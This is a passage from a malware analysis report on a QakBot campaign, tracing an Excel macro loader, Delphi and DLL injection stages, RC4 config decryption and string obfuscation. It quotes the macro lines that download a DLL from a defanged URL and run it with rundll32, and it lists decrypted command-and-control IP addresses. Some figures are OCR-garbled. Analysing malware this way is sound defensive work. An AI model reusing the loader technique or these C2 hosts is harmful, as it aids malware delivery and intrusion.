00003400	00 00 00 A3 08 10 00 A3 08 00 00 00 00 00 00 00 00	...£...£.....	00003400	00 00 00 A3 08 10 00 A3 08 00 00 00 00 00 00 00 00	...£...£.....
00003410	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....£..._...®	00003410	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....£..._...®

**Figure 11:** Patching the XLSM malicious file to unhide all the sheets.

As highlighted above, the values of the last bytes **0x02h** and **0x01h** were changed to **0x00h** and **0x00h** on the BOUNDSHEET related to Sheet2. The same process was done to the o ↗

```

109
110
111
112
113 ,DllRegisterServer
114
115 0
116
117
118 JJCCBB
119
120 ("rundll32
121
122
123
124
125 =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer")
126 =EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer")
127
128
129
130
131
132 =Sheet3!AT14()
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154

```

Segurança  
Informática

Sheet1 Sheet2 Sheet3 Sheet4 +

**Figure 12:** Souce code available on the revealed Sheets.

During the code analysis, we found that criminals used another trick to make hard the analysis task. To prevent a casual visual inspection of these values, the font color was set to white. So, before analyzing the cells, we need to change the document background color or the font color.

By deobfuscation the formulas and reassembling the strings back to the original form, we can learn how the malicious chain starts:

- The loader uses a VBA CALL statement to access the **URLDownloadToFile** function from *URLMon.dll* to download the 1st stage DLL from the hardcoded URLs to the local path (..\\) using a random name to the file: **jordji.nbvt1**.
- Next, the DLL is loaded into the memory using the DLL injection technique via *rundll32.exe* utility from Windows, allowing code to be executed.

```

1. CALL (URLMon, URLDownloadToFileA, JJCCBB, 0, hxxps://dentistelmhurstny.]com/....\jordji.nb
2. EXEC ("rundll32 ..\jordji.nbvt11,DllRegisterServer")

```

**MD5:** 7d0f6c345cdaf9e290551b220d53cd14

**Creation time:** 2021-04-13 19:53:55

The QakBot 2nd stage is a DLL loaded in memory and its principal mission is:

- Execute in memory the last payload (QakBot itself)
- Make hard the malware analysis, seems a legitimate file, and adding confusion with non-used libraries, calls, and so on.

At the first glance, this DLL seems very simple, with just a few calls present on the Import Address Table (IAT). Nonetheless, something caught our eyes, the triple chain: **LoadLibraryA**, **VirtualAlloc**, and **VirtualProtect**. No doubt, we are facing a DLL injection technique and another payload is going to be executed in memory.



Offset	Name	Value	Meaning	Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA
58600	Characteristics	0		0006DBC8	N/A	0006DA64	0006DA68	0006DA6C	0006DA70
58604	TimeStamp	6075F6D3	Tuesday, 13.04.2021 19:53:55 UTC	szAnsi	(nFunctions)	Dword	Dword	Dword	Dword
58608	MajorVersion	0		kernel32.dll	9	000710EC	00000000	00000000	000711C8
5860A	MinorVersion	0		user32.dll	8	0007111C	00000000	00000000	00071260
5860C	Name	5A032	rwenc.dll	shlwapi.dll	1	00071114	00000000	00000000	0007127C
58610	Base	1		advapi32.dll	1	000710DC	00000000	00000000	0007129E
58614	NumberOfFunctions	1		imagehlp.dll	1	000710E4	00000000	00000000	000712C2
58618	NumberofNames	1							
5861C	AddressOfFunctions	5A028							
58620	AddressOfNames	5A02C							
58624	AddressOfNameOr...	5A030							

Exported Functions [ 1 entry ]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
58628	1	44B7	5A03C	DllRegisterServer	

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00071150	00071150	0000	GetProcAddress
00071162	00071162	0000	GetTickCount
00071172	00071172	0000	LoadLibraryA
000711A6	000711A6	0000	VirtualAlloc
000711B6	000711B6	0000	VirtualProtect
00071140	00071140	0000	GetLastError
0007118E	0007118E	0000	IstrcmpA
0007119A	0007119A	0000	IstrlenA
00071182	00071182	0000	IstrcatA

**Figure 13:** QakBot 2nd stage, its import table (IAT), and the well-known calls used in the DLL injection technique.

**Gotcha!**

The screenshot shows the OllyDbg debugger interface. On the left, the assembly window displays a sequence of instructions, including pushes, calls to kernel32.dll functions like GetModuleHandleA and GetModuleFileNameA, and a final push instruction. On the right, the memory dump window shows a list of loaded DLLs: kernel32.dll, oleaut32.dll, psapi.dll, user32.dll, userenv.dll, nis2\_32.dll, msrvrt.dll, and ole32.dll. A red arrow points to the 'Dump' button in the IAT Info panel, which is highlighted in yellow. Below the dump button, the log window shows the results of the dump operation.

Offset	Name	Value	Meaning
33120	Characteristics	0	
33124	TimeStamp	6076C5C3	Wednesday, 14.04.2021 10:36:51 UTC
33128	MajorVersion	0	
3312A	MinorVersion	0	
3312C	Name	33D52	stager_1.dll
33130	Base	1	
33134	NumberOfFunc...	1	
33138	NumberOfNames	1	
3313C	AddressOfFunc...	33D48	
33140	AddressOfNames	33D4C	
33144	AddressOfNam...	33D50	

Exported Functions [1 entry]						
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder	
33148	1	354C	33D5F	DllRegisterServer		

**Figure 14:** QakBot final stage dumped from memory.


## The art of confusion ... playing with bins

In another sample we have analyzed ([9b1a02189e9bdf9af2f026d8409c94f7](https://segaranca-informatica.pt/a-taste-of-the-latest-release-of-qakbot/)), the process of injecting the last payload into the memory is very similar, but the loader was developed in Delphi - a clear sign that criminals are adding additional layers, resources, and features to make hard the QakBot identification and its analysis/detection.

rcdata	TForm2	0x0007E24	Depth	-	236	0.03 %	966501(F)A53E501E65601FA13F7EDAD	5.438	neutral	54 50 46 30 06 54 46 6F 72 6D 32 05 46 ...	T P F_0 .. T Form2 .. Form
1231	FV1	0x0007F80	unknown	x	100000	12.67 %	BC0365B8B63B3D92EB1FD02C3CB4D4	4.980	English_United_Kingdom	3F 89 00 F9 02 F4 1D 7C 01 E5 61 C5 ...	? .. O .. e .. N .. N ..
4444	RT	0x0006C50	unknown	x	208017	26.35 %	660340B4803C92185517087AE1	7.664	English_United_Kingdom	00 26 03 00 82 31 2C 2A 81 2C 2A 81 2C ...	R .. S .. S .. S .. S .. S ..

**Figure 15:** Identification of Delphi forms and unknown resources (encrypted QakBot DLL).

Criminals use multiple loaders like this built-in Delphi language with a lot of junk, GUI forms, and native functions from Delphi as a way of deceiving threat detection systems and hidden the last payload from the tentacles of the malware analysts.



**Figure 16:** A lot of Delphi native functions and forms to make hard malware detection.


The art of confusion is not new, and several trojans are using this kind of approach in their operations, such as **Javali**, **Grandoreiro**, and **URSA**, all of them banking trojans that come from Latin American countries.

Take a look at the code, we can find that once again the **LoadLibrary** call is used to execute in memory the last QakBot payload. Figure 17 highlights the parts of the code responsible for loading the final payload.



**Figure 17:** DLL injection technique used to load the last QakBot payload into the memory.

We got it!



**Figure 18:** Dumping from the memory the last stage of QakBot malware.

There is no doubt, it is the same payload just compiled on a different date (another release).



2CE58	NumberOfNames	1
2CE5C	AddressOfFunc...	2E468
2CE60	AddressOfNames	2E46C
2CE64	AddressOfNam...	2E470


  

Exported Functions [1 entry]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2CE68	1	74D3	2E47F	DllRegisterServer	

**Figure 19:** PE information about the QakBot last stage (stager\_1.dll).

## QakBot last stage – The beast

The last stage of this chain – QakBot itself – is also a DLL built with Microsoft Visual C++, the original name is **stager\_1.dll**, and it exports only the function: **DllRegisterServer**. The easy way to identify the last release of the QakBot DLL, it's looking at the two resources named “118” (C2 list) and “524” (bot config) encrypted using the RC4 algorithm.



**Figure 20:** Resources name found in the last release of the QakBot DLL.

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton**, and **tr** and introduced in the 401 major version.

BUSINESS WITH A NEW MAJOR VERSION (4.02) IN WHICH IT INTRODUCED AN ADDITIONAL decryption mechanism for the configuration and C2 list. The mechanism is explained below 1/3 >>

**m4n0w4r**

@kienbigmummy · [Seguir](#)

Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration.

6:47 PM · 19 de abr de 2021



10



[Responder](#)



[Compartilhar](#)

[Ler 1 resposta](#)

```
F0 6D F4 32 E2 2B 0D 7E C6 1F B3 83 E3 97 F4 BE AC F6 99 59 16 9B 1B 20 7D 29 1A D5 40 32 37 57
0A A4 1D 7D 7D DF 88 E8 23 75 D9 62 19 F3 09 4D 53 11 59 A8 EE 42 45 5B CF C9 E3 22 57 FC 54 46
F7 C4 4B A1 75 15 7A 20 2E 76 DB 2C 0F AD AD 17 F7 59 D3 1E A2 A3 B3 C1 23 7D 7C B1 C2 CB A1 1D
E9 18 2D C5 2F 21 0D 63 86 79 66 3A DE 9E 0A 53 86 77 F0 F1 BE 52 1E 9A 34 6C E3 FA 92 F5 9C 12
27 A1 31 F5 7D F3 BF 2E 8A F9 B1 4F E3 C2 7B 43 89 13 9E 88 49 04 37 70 02 B9 B1 7A DD 7B 2A 20
AD 04 F5 61 73 AF 03 D6 57 EC 22 48 65 BB F3 8F 70 5B 5E D7 8E 07 A6 83 3E 69 A4 EC D4 25 8A 05
.....
```

**Output**

start: 0 time: 1ms  
end: 1231 length: 1078  
length: 1231 lines: 3

```
207.246.77.75:2222 207.246.116.237:2222 45.77.117.108:995 149.28.99.97:443 144.202.38.185:2222
207.246.77.75:995 207.246.77.75:443 207.246.116.237:8443 24.55.112.61:443 47.22.148.6:443
216.201.162.158:443 197.45.110.165:995 24.117.107.120:443 71.163.222.243:443 189.210.115.207:443
149.28.99.97:2222 45.63.107.192:995 151.205.102.42:443 75.118.1.141:443 105.198.236.101:443
72.252.201.69:443 67.8.103.21:443 136.232.34.70:443 75.67.192.125:443 72.240.200.181:2222
75.137.47.174:443 78.63.226.32:443 95.77.223.148:443 81.97.154.100:443 105.198.236.99:443
83.110.109.164:2222 50.29.166.232:995 115.133.243.6:443 27.223.92.142:995 45.46.53.140:2222
173.21.10.71:2222 71.74.12.34:443 98.252.118.134:443 76.25.142.196:443 24.226.156.153:443
47.196.192.184:443 67.165.206.193:993 73.151.236.31:443 98.192.185.86:443 24.139.72.117:443
94.59.106.186:2078 188.26.91.212:443 184.185.103.157:443 172.78.47.100:443 195.6.1.154:2222
86.190.41.156:443 108.14.4.202:443 24.43.22.219:993 86.220.62.251:2222 97.69.160.4:2222
90.65.236.181:2222 71.187.170.235:443 50.244.112.106:443 96.61.23.88:995 64.121.114.87:443
144.139.47.206:443 222.153.174.162:995 77.27.207.217:995 24.95.61.62:443 77.211.30.202:995
```

**Figure 21:** Decryption of the botconfig – resource 524.


Some samples of QakBot trojan are signed PE files with a valid signature issued by several CAs. For example, we can see this sample ([cd1ab264088207f759e97305d8bf847d](#)) is signed by Sectigo – a well-known CA also abused by developers of other kinds of threats in the past.

The screenshot shows the VirusTotal analysis interface for a QakBot sample. At the top left is a circular progress bar with a red border and a white center containing the number '41 / 70'. To its right is a message: '(!) 41 security vendors flagged this file as malicious'. Below this are two lines of hex code: 'c6915901fd227f3cbcd77e0ff37ae6fdc09d2b323ed5287b0cdfcb892e37de2a' and 'cd1ab264088207f759e97305d8bf847d.virus'. Underneath these are three colored buttons: 'overlay' (yellow), 'pedil' (green), and 'signed' (blue). A large red checkmark is overlaid on the bottom right of the interface. On the left, there's a 'Signature Verification' section with a green checkmark next to 'Signed file, valid signature'. Below it is a 'File Version Information' section showing 'Date signed 2021-02-27 12:46:00'. In the center, under 'Signers', there are four entries: '+ DILA d.o.o.', '+ Sectigo RSA Code Signing CA', '+ USERTrust RSA Certification Authority', and '+ Sectigo (AAA)'. To the right, under 'X509 Signers', there are four entries: '+ DILA d.o.o.', '+ AAA Certificate Services', '+ USERTrust RSA Certification Authority', and '+ Sectigo RSA Code Signing CA'. The entire screenshot is heavily redacted with yellow boxes.

**Figure 22:** QakBot sample with a valid code sign certificate.

enlarge the analysis time-consuming and cause disturbing when the malware executes in a sandbox environment.

Another interesting detail is that the developers of QakBot added a non-standard calling convention that makes it difficult to understand and recognize the real parameters passed to the functions. The common standard calling conventions are **cdecl**, **stdcall**, **thiscall** or **fastcall**.



**Figure 23:** Main code graph of QakBot malware.

The strings inside the QakBot are encrypted, decrypted in run-time, and destroyed after use (like the mediatic Emotet). Some of the strings hardcoded inside the DLL are presented below.


```

;.code10023BF0 000002A6 C c:abvBrnMFqAT2NB1CWMq4BRqt TmuaBm.uWHDCyU2NjvHG xKbhmHlCG fc HxWlvrv0wDX rR2aFoo50U,aq wKRNPVpYCB4GFcZeD0d2aDE5mZ0J4osBcqxtk fO YpWJN4KjwUyremLF uf a xBwvde3d9fjdGwz7CTbmxbmth3g bz4L
;.code10023E98 0000025F C .Ltp,cc9gtd|E16!AP uPceFdj2X5Y30jXnk3qz79Dok51h9R2pVsE95hmYY,YRV3JDEZU gBG,D3Uk gaLBCzLhsg,BffMtPwIDDQTwT7V45QE8LmK4v8h0HZtD2 wuRO kAxbd1jXeVd 67z703kj4 0jZ2kikXy4AUd m49dZQBKmKG...
;.code100240F0 00000682 C 04hID0owMxWk .i7QjQ0Q6qbqGwvn XE,hf/GHf0byq wM0kvBjhF3jXhL dcUjLzHdzuPoYhmrjX0BTzMuP3R.E.JdKa62mmlD6 b6 fuKuP1E55v+ONIRwV250EZB03kyfSfhyBaB8lyicWmqf26Lnhjy tsinR5F3m64HffgkxY82cpe...
;.code10024940 00000701 C B bwp7xLyStYB47tWu65Alj peOCK7PQu .cIN iwmTs1SD57 g03W 3TEOOj049pnUYTMzA 51N654+25B90LGv9XFH43fPhmeOay/WtU8.psh1u2zqNa10jwew5ZpxezNqPb aRa50pM uxRSevL5F0Rsgm NBDMu8sB3jZxwJL...
;.code10025110 0000049C C Y1RD wloCisUpfsIkexDnjCM6x7OPiV45uwYAk9n6tCIr0f1pT 5B0cdpoTxH2HesNLlnT2K2UpWHNCb. MolMm rwiwcawhWtCj7842fW.Ljpnc zuR0hTelgh637dpUpgrnW07M1 m oI24Vwz0301bnCd.RCSiHCrN4ueufArwy7tPjy...
;.code10025580 00000248 C 6/gvgbR6WXewmhMXt6yx G7y9+TBbx7X pV47jphHxUirkMLV9erry/Mbw71m.nh 10a55xe3T14gLESCQW59.ZN1Wwz2GyL5sQTfHkdolmOEFCfIZ3qyuZ1QFEP.yemueC4K.SFPgV.6A.v9NgkakKEFWy9U.UWvR6RvCxWeDkewmAiCz...
;.code10025690 000006CF C 7e2X0N0azT9akjHMxEmgQUBjLodhMIR2UD,SK.d38gbqjnLP3ew HnxkFBdmw1SRBq nnjC7q,y02PP54LCMFMofayHeNTH qzC,Mcsa7Y0y3bP.0dmoKehpsvl,XZSYJUOM U0h4j0pHuUCNDfVAshYHbCl.YTojvfNb...
;.code10026949 000001B C Benign\openssl\aes_ige.cpp
;.code10026950 00000028 C assertion failed: in && b. out && key && ivec
;.code10028848 00000044 C define 1.2 Copyright 1995-2013 lean-loop Gally and Mark Adler
;.code10028849 0000001B C Benign\openssl\aes_ige.cpp
;.code10029480 000003F C assertion failed: (AES_ENCRYPT == enc) || (AES_DECRYPT == enc)
;.code100294C0 0000001B C Benign\openssl\aes_ige.cpp
;.code100294DC 00000031 C assertion failed: (length % AES_BLOCK_SIZE) == 0
;.code10029510 0000001B C Benign\openssl\aes_ige.cpp
;.code1002952C 00000028 C assertion failed: in && b. out && key && ivec
;.code10029558 0000001B C Benign\openssl\aes_ige.cpp
;.code10029574 0000003F C assertion failed: (AES_ENCRYPT == enc) || (AES_DECRYPT == enc)
;.code10029584 0000001B C Benign\openssl\aes_ige.cpp
;.code100295D0 00000031 C assertion failed: (length % AES_BLOCK_SIZE) == 0
;.code10029604 00000013 C _OPENSSL_isservice
;.code10029668 00000016 unicode Service-0x
;.code10029680 00000014 unicode no stack?
;.code10029694 00000008 C OpenSSL
;.code1002969C 0000000F C OpenSSL_FATAL
;.code1002A6AC 00000023 C %s%id: OpenSSL internal error: %s\n
;.code1002A6D1 00000040 C BCDEFGHijklMNOPQRSTUVWXZabcdghijklmnopqrstuvwxyz@0123456789/
;.code1002A748 00000051 C $$$$uvwxyz$$$$$$@ABCDEFHijklMNOPQRSTUVWXYZ\\`_`abcdghijklmnopq

```

Figure 24: QakBot hardcoded strings.

As observed below, the strings are encrypted and stored in a continuous blob. The decryption function accepts an argument: index to the string; and then XORed it with a hardcoded byte array.



```

● 14     while ( *(_BYTE *)(v5 + a1) != *(_BYTE *)(v5 % 0x5A + a4) )
● 15     {
● 16         if ( ++v5 >= a3 )
● 17             goto LABEL_6;
● 18     }
● 19     v9 = v5 - a2;
● 20 }
● 21 LABEL_6:
● 22     result = (void *)sub_1000D239(2 * v9 + 2);
● 23     v10 = result;
● 24     if ( !result )
● 25         return &unk_100357AC;
● 26     v7 = 0;
● 27     if ( v9 )
● 28     {
● 29         v8 = a2 + a1;
● 30         do
● 31         {
● 32             result = v10;
● 33             *((_WORD *)v10 + v7) = (unsigned __int8)(*(_BYTE *)(v8 + v7) ^ *(_BYTE *)(v7 + a2) % 0x5A + a4));
● 34             ++v7;
● 35         }
● 36         while ( v7 < v9 );
● 37     }
● 38     return result;
● 39 }

```

**Figure 25:** QakBot blob string and decryption XOR block.

After this point, some strings will be decrypted in run-time and also the API functions via a pre-computed hash based on the API functions that will resolve calls dynamically. More details about this can be found in this great article by the [VinCSS blog](#).

.rdata:10026070	g_kernel32_api_preshashed	dd 1E4E54D6h	.rdata:10026070	g_kernel32_api_preshashed	dd func_kernel32_LoadLibraryA
.rdata:10026074		dd 0E8F3F6A4h	.rdata:10026070		; DATA XREF: f_dy
.rdata:10026078		dd 90098C28h	.rdata:10026074	dd func_kernel32_GetProcAddress	
.rdata:1002607C		dd 0E07C512Dh	.rdata:10026078	dd func_kernel32_GetModuleHandleA	
.rdata:10026080		dd 1906F558h	.rdata:1002607C	dd func_kernel32_CreateToolhelp32Snapshot	
.rdata:10026084		dd 0D71E109h	.rdata:10026080	dd func_kernel32_Module32First	
.rdata:10026088		dd 6ED77E75h	.rdata:10026084	dd func_kernel32_Module32Next	
.rdata:1002608C		dd 0FEA8B810h	.rdata:10026088	dd func_kernel32_WriteProcessMemory	
.rdata:10026090		dd 4AC7C978h	.rdata:1002608C	dd func_kernel32_OpenProcess	
.rdata:10026094		dd 0C1D7521eh	.rdata:10026090	dd func_kernel32_VirtualFreeEx	
.rdata:10026098		dd 911CFCAFh	.rdata:10026094	dd func_kernel32_WaitForSingleObject	
.rdata:1002609C		dd 1F871ED0h	.rdata:10026098	dd func_kernel32_CloseHandle	
.rdata:100260A0		dd 7D0A851Ch	.rdata:1002609C	dd func_kernel32_LocalFree	
.rdata:100260A4		dd 0D6484719h	.rdata:100260A0	dd func_kernel32_CreateProcessW	
.rdata:100260A8		dd 7F318F Eh	.rdata:100260A4	dd func_kernel32_ReadProcessMemory	
.rdata:100260AC		dd 23013C98h	.rdata:100260A8	dd func_kernel32_Process32First	
.rdata:100260B0		dd 0A018E917h	.rdata:100260AC	dd func_kernel32_Process32Next	
.rdata:100260B4		dd 9DE48EE4h	.rdata:100260B0	dd func_kernel32_Process32FirstW	
.rdata:100260B8		dd 0C7283607h	.rdata:100260B4	dd func_kernel32_Process32NextW	
.rdata:100260BC		dd 0C7A16B16h	.rdata:100260B8	dd func_advapi32_CreateProcessAsUserW	
.rdata:100260C0		dd 2841E11h	.rdata:100260BC	dd func_kernel32_VirtualAllocEx	
.rdata:100260C4		dd 99DB6FA4h	.rdata:100260C0	dd func_kernel32_VirtualAlloc	
.rdata:100260C8		dd 0EA38C5A6h	.rdata:100260C4	dd func_kernel32_OpenThread	
.rdata:100260CC		dd 812BEB54h	.rdata:100260C8	dd func_kernel32_Wow64DisableWow64FsRedirection	
.rdata:100260D0		dd 0F4A2AE11h	.rdata:100260CC	dd func_kernel32_Wow64EnableWow64FsRedirection	
.rdata:100260D4		dd 0DFDD50h	.rdata:100260D0	dd func_kernel32_GetVolumeInformationW	
.rdata:100260D8		dd 0B1E5FEFh	.rdata:100260D4	dd func_kernel32_IsWow64Process	
